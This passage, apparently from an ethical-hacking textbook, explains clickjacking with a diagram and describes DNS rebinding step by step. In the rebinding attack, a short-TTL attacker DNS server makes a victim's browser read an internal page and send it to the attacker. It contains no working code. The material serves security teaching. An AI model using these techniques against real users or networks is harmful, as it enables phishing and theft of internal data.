

Attacker
Attacker's Website
http://www.ch.com
Attacker overlays malicious web page elements
WWW.certifiedhacker.com
1
Attacker sends malicious website link via email
3
Victim's browser opens the target website
Victim opens link in the browser
2
http://www.fb.com
Hi, You have won a lottery of $2M, click the link to claim it.
<A HREF=http://bank.com/....
4
Victim clicks legitimate UI element and gets clickjacked
Victim
Victim's Browser

Figure 14.40: Illustration of clickjacking attack



DNS Rebinding Attack

- Attackers use the DNS rebinding technique to bypass the Same Origin Policy's security constraints, allowing the malicious web page to communicate or **make arbitrary requests** to local domains
- Example: An attacker creates a malicious website with domain name certifiedhacker.com and registers it with the **DNS server** controlled by them
- The attacker then configures the DNS server to send DNS responses with very **short TTL values** to avoid caching

Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker

DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any externals resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain *http://certifiedhacker.com* to get additional resources from *http://certifiedhacker.com/secret.html*. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not *http://certifiedhacker.com/secret.html* successfully by bypassing the SOP.


